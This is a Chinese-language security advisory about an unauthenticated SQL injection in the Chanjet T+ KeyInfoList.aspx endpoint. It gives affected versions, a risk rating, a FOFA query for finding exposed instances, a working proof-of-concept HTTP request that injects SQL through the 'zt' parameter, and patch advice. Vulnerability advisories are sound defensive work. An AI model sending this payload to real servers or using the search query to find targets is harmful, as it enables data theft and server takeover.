

畅捷通T+ KeyInfoList.aspx SQL漏洞预警

漏洞描述

由于畅捷通T+的KeyInfoList.aspx接口处未对用户的输入进行过滤和校验，未经身份验证的攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响范围

13.0< version < 16.0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级



维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA： app="畅捷通-TPlus"

POC/EXP：

```
GET /tplus/UFAQD/KeyInfoList.aspx?preload=1&zt=')AND+1+IN+
(SELECT+sys.fn_varbintohexstr(hashbytes('MD5','hahahah')))--+ HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.
8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```



修复方案

官方修复:

关闭互联网暴露面或接口设置访问权限

目前官方已发布补丁更新, 建议受影响用户尽快安装。

<https://www.chanjetvip.com/product/goods>